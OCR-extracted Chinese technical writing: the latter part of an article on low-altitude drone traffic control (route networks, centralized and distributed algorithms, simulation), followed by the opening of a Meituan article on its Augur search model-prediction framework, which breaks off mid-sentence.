


下图是航道的抽象结构示意图，航道内部我们参考了目前的高速公路，中间有一个隔离带，这个隔离带就是我们前面提到的两架飞行器之间的安全距离，它可以是双向的。



航路结构图（正视、左视、顶视、三维视图）


另一方面，航路网的节点也有结构，如下图所示，我们一般是以圆柱形结构。节点有多个航道相接，需要考虑不同航道的飞行器不能间隔太近，因此需要增加节点的半径，确保不同航道的飞行器间隔足够远。



航路网有抽象的结构，内部也有具体的结构，通过一些约束条件，确保不同飞行器在任何情况下都能大于安全距离，这就让我们知道怎样去设计整个航路网。

3.1.2 无人机模型

我们需要对无人机发出指令，这就需要有一定的标准的接口，接口我们有一些模态比如断电模态、等待授权模态、预位模态、飞行模态、避障模态、迫降模态给无人机发指令，这样的话，无人机就相当于被我们的交通控制系统控制了。这个接口我们目前还不是那么标准，我希望最终我们能有一套空中交通系统的标准。




3.2 算法设计

低空交通控制算法包括集中式空中交通控制和分布式空中交通控制。

3.2.1 集中式空中交通控制

集中式控制可以分为两个部分：离线规划和在线控制。离线规划就是说飞机起飞前需要申报自己的飞行计划，然后接受审核。如果当前的航路网非常堵塞的话，那么审核就不会通过，就需要等待或者重新申报飞行计划。如果审核通过的话，就会产生一个包含起飞时间、地点等信息的待飞计划，将待飞计划写入空中交通管理系统的数据库中，进而对空中交通情况进行预测。


但是飞行器在飞行过程中受天气、本身状态等因素影响会有很多不确定性，飞行器的飞行速度变化就会产生冲突。因此在飞行器飞行过程中，我们需要对飞机进行一些定量的控制，这就是飞行器的在线控制。我们可以通过控制飞行器的高度、速度等，使它能够避免冲突，如果在整个航路网中冲突无法避免，那么我们肯定不希望发生多米勒骨牌一样的效应，因为局部一个因素，使整个航路网都发生变化。避免冲突最简单的方法就是避障，一个飞行器向上飞，一个飞行器向下飞，这是空中交通的优势，汽车没有办法做到，大概是这样一个逻辑。



以下是基于集中式的低空交通控制系统中几个关键模块的算法过程：

计划审核求解算法


- 步骤一：获取新加入的无人机 i 的避障距离 ra 和计划信息合集 Ui；
- 步骤二：更新航路网信息 A 和当前时刻 t，通过 Dijkstra 算法得到无人机的航路点 hi，并计算飞完全程所需的时间 Ti；
- 步骤三：对无人机 i 解优化问题；
- 步骤四：若有解则直接执行步骤五；若无解且原因是冲突问题，则判断与其发生冲突的无人机们优先级 $priorityk$, $k \in Ui$,collision 是否均小于自己。若是则拒绝无人机 k 的申请后执行步骤五 ， 否则拒绝无人机 i 的申请 ，等待 $Twait$ 时长后执行步骤二；若无解且原因是容量问题，则暂时先令超容对应的航路固定容量为 0 ，再执行步骤二；其余情况均建议过 $Twait$ 时长后执行步骤二 ；
- 步骤五：如果满足超时约束条件，则反馈无人机航路点和起飞时间；否则建议过 $Twait$ 时长后执行步骤二。



冲突检测和流量控制求解算法

- 步骤一：获取预估时间 Tmax 和避障距离 ra ；
- 步骤二：更新航路网信息 A ， 当前时刻 t ， 所有已通过起飞授权的无人机信息 Ui , $i \in U$active 。对已通过起飞授权的无人机进行冲突检测，若有冲突无人机则输出发生冲突的无人机 Ui ,collision 和可能的冲突时间；否则执行步骤五；
- 步骤三：解优化问题；
- 步骤四：若有解则输出无人机在当前航路的新速度 V ni,cur-1,ni,cur,new；若无解则输出事件刺激无人机启动自身防碰撞算法 ；

步骤五：间隔 Tmax 时长后 ， 执行步骤二。



异常处理求解算法

考虑异常天气、交通管制等（外部因素）产生的冲突进行改航。


- 步骤一：获取航路网信息 A，受影响的航路 Eban，受影响的节点 Vban，所有已通过起飞授权的无人机计划信息 Ui ,$i \in U$active；
- 步骤二：将受影响的航路 Eban 和节点 Vban 剔除，更新航路网信息 A；
- 步骤三：通过比对计划信息 Ui ,$i \in U$active 中的航路点 hi，筛选出受影响的无人机集合 Uban，若 Uban = ϕ 则输出无影响并终止程序；否则执行步骤四；
- 步骤四：对受影响的无人机采用迪杰斯特拉算法，输出新的航路点 hi , $i \in U$ban 并更新 Ui , $i \in U$ban。

3.2.2 分布式空中交通控制

集中式空中交通控制系统中如果有某架飞行器要改变飞行计划，那么与之相关的所有无人机都需要重新在线规划，更新飞行计划，且规划复杂度随飞机增加而增大。因此，集中式框架计算复杂度太高了，我们希望有另一种框架。就像开车一样，我们要导航去哪个地方，地图告诉我们从 a 到 b 点怎么走。这个规划是我们在开车之前，地图就给我们设计好的。对于飞行器来说，起飞之前系统会根据空中交通情况确定飞行计划，但一旦起飞之后，就由飞行器自主决定怎么做，这就是分布式整体的框架。分布式框架把很多控制从地面站转移到了飞行器上，每个飞行器只管自己，整体上是有组织的，但在飞行过程中，飞行器会按照一定协议，与其他飞行器避障。这一部分我们提出一个概念叫 Sky Highway 空中高速公路，我们有一篇论文《Sky Highway Design for Dense Traffic》简单的阐述了我们整个的思路，感兴趣的同学可以看一下。


关于航路避障的话，飞机可以直接在航道上进行一些避障的飞行，为了增加整个航路网的带宽，我们在节点处做了一些设计，比如说这个节点是为了改变方向的，我们也希望飞行器能够直接通行，这样话就不用等待。如果是多个航道相交的话，这叫做交叉节点，也就是交叉路口。平时我们经过交叉路口时，最常见的是红绿灯，但是红绿灯就意味着飞机要在这里等待。所以目前我们采取了环岛结构，应对像红绿灯这种低效率的等待策略。然后控制，我们大体上是像人工势场法这种思路来进行的，保证无人机在航道里面往前飞行，同时又不卡死。人工势场法有一些缺点，有可能会导致卡死，比如说我们大家都往一个点走，那可能谁都到达不了这个点，大家都想到达，但

是无法同时到达，这就是卡死问题。我们目前把这些问题都解决了。然后还有环岛，我们做了比较细的一些研究，飞行器都能进入航道，又能够顺畅的出去，这个环岛设计算是我们的一个创新。




3.3 仿真与实验

最后来介绍一下我们的仿真，我们自己搭建了 MATLAB 的一个仿真环境，其中有航路网信息，待审核无人机的信息，输入的禁飞区的信息等等，如下图所示：




MATLAB R2018b 搭建的图形用户界面（GUI）

我们在实验室也做了一些相应的平台，用这种定位设施来做，如下图所示：



实验平台软硬件结构图




实验环境图

4. 总结与展望

无人机空中交通或城市空中移动是大势所趋，无线网络和时空大数据是交通的基础，同时交通设计也对网络提出了新需求。我们对空中高速公路做了一系列的工作：

- 设计了航路网模型和无人机模型、基于集中式的低空交通控制算法，以及最重要的基于分布式的低空交通控制算法，在确保无人机安全飞行的前提下增大了流量。
- 搭建了仿真和实验平台，并通过用例测试验证了基于集中式的低空交通控制算法和基于分布式的低空交通控制算法的可行性。
- 未来我们希望继续在以下方面开展工作：
- 提升飞行状态预估算法效率。
- 机场高效调度。
- 固定翼飞行器的调度算法。
- 异构系统（旋翼机和固定翼混合空域）鲁棒性调度算法。
- 半物理仿真空管测试系统开发。
- 基于真实场景的飞行验证。

5. 作者简介



全权

北京航空航天大学副教授，多伦多大学客座教授（E-mail：qq_buaa@buaa.edu.cn）。长期从可靠飞行控制。作为第一作者，完成英文著作三部，发表文章近百篇。获第二届全国高校自动化专业青年教师实验设备设计“创客大赛”金奖（排名第一）。

算法

智能搜索模型预估框架 Augur 的建设与实践


作者：朱敏　紫顺　乐钦　洪晨　乔宇　武进　孝峰　俊浩等

1. 背景


在过去十年，机器学习在学术界取得了众多的突破，在工业界也有很多应用落地。美团很早就开始探索不同的机器学习模型在搜索场景下的应用，从最开始的线性模型、树模型，再到近两年的深度神经网络、BERT、DQN 等，并在实践中也取得了良好的效果与产出。

本文将与大家探讨美团搜索与 NLP 部使用的统一在线预估框架 Augur 的设计思路、效果、优势与不足，希望对大家有所帮助或者启发。

搜索优化问题，是个典型的 AI 应用问题，而 AI 应用问题首先是个系统问题。经历近 10 年的技术积累和沉淀，美团搜索系统架构从传统检索引擎升级转变为 AI 搜索引擎。当前，美团搜索整体架构主要由搜索数据平台、在线检索框架及云搜平台、在线 AI 服务及实验平台三大体系构成。在 AI 服务及实验平台中，模型训练平台 Poker 和在线预估框架 Augur 是搜索 AI 化的核心组件，解决了模型从离线训练到在线服务的一系列系统问题，极大地提升了整个搜索策略迭代效率、在线模型预估的性能以及排序稳定性，并助力商户、外卖、内容等核心搜索场景业务指标的飞速提升。



首先，让我们看看在美团 App 内的一次完整的搜索行为主要涉及哪些技术模块。如下图所示，从点击输入框到最终的结果展示，从热门推荐，到动态补全、最终的商户列表展示、推荐理由的展示等，每一个模块都要经过若干层的模型处理或者规则干预，才会将最适合用户（指标）的结果展示在大家的眼前。



为了保证良好的用户体验，技术团队对模型预估能力的要求变得越来越高，同时模型与特征的类型、数量及复杂度也在与日俱增。算法团队如何尽量少地开发和部署上

线，如何快速进行模型特征的迭代？如何确保良好的预估性能？在线预估框架 Augur 应运而生。经过一段时间的实践，Augur 也有效地满足了算法侧的需求，并成为美团搜索与 NLP 部通用的解决方案。下面，我们将从解读概念开始，然后再分享一下在实施过程中我们团队的一些经验和思考。


2. 抽象过程：什么是模型预估

其实，模型预估的逻辑相对简单、清晰。但是如果要整个平台做得好用且高效，这就需要框架系统和工具建设（一般是管理平台）两个层面的配合，需要兼顾需求、效率与性能。

那么，什么是模型预估呢？如果忽略掉各种算法的细节，我们可以认为模型是一个函数，有一批输入和输出，我们提供将要预估文档的相关信息输入模型，并根据输出的值（即模型预估的值）对原有的文档进行排序或者其他处理。

纯粹从一个工程人员视角来看：模型可以简化为一个公式（ 举例：f(x1,x2)= ax1 + bx2 +c ），训练模型是找出最合适的参数 abc。所谓特征，是其中的自变量 x1 与 x2，而模型预估，就是将给定的自变量 x1 与 x2 代入公式，求得一个解而已。（当然实际模型输出的结果可能会更加复杂，包括输出矩阵、向量等等，这里只是简单的举例说明。）

所以在实际业务场景中，一个模型预估的过程可以分为两个简单的步骤：第一步，特征抽取（找出 x1 与 x2）；第二步，模型预估（执行公式 f，获得最终的结果）。




图：模型预估逻辑

模型预估很简单，从业务工程的视角来看，无论多复杂，它只是一个计算分数的过程。对于整个运算的优化，无论是矩阵运算，还是底层的 GPU 卡的加速，业界和美团内部都有比较好的实践。美团也提供了高性能的 TF-Serving 服务（参见《基于 TensorFlow Serving 的深度学习在线预估》一文）以及自研的 MLX 模型打分服务，都可以进行高性能的 Batch 打分。基于此，我们针对不同的模型，采取不同的策略：

- **深度学习模型**：特征多，计算复杂，性能要求高；我们将计算过程放到公司统一提供的 TF-Serving/MLX 预估服务上；
- **线性模型、树模型**：搜索场景下使用的特征相对较少，计算逻辑也相对简单，我们将在构建的预估框架内部再构建起高性能的本机求解逻辑，从而减少 RPC。

图：模型预估逻辑


这一套逻辑很简单，构建起来也不复杂，所以在建设初期，我们快速在主搜的核心业务逻辑中快速实现了这一架构，如下图所示。这样的一个架构使得我们可以在主搜的核心排序逻辑中，能够使用各类线性模型的预估，同时也可以借助公司的技术能力，进行深度模型的预估。关于特征抽取的部分，我们也简单实现了一套规则，方便算法同学可以自行实现一些简单的逻辑。



3. 预估框架思路的改变

3.1 老框架的局限

旧架构中模型预估与业务逻辑耦合的方式，在预估文档数和特征数量不大的时候可以提供较好的支持。但是，从 2018 年开始，搜索业务瓶颈开始到来，点评事业部开始对整个搜索系统进行升级改造，并打造基于知识图谱的分层排序架构（详情可以参见点评搜索智能中心在 2019 年初推出的实践文章《大众点评搜索基于知识图谱的深度学习排序实践》）。这意味着：更多需要模型预估的文档，更多的特征，更深层次的模型，更多的模型处理层级，以及更多的业务。在这样的需求背景下，老框架开始出现了一些局限性，主要包括以下三个层面：



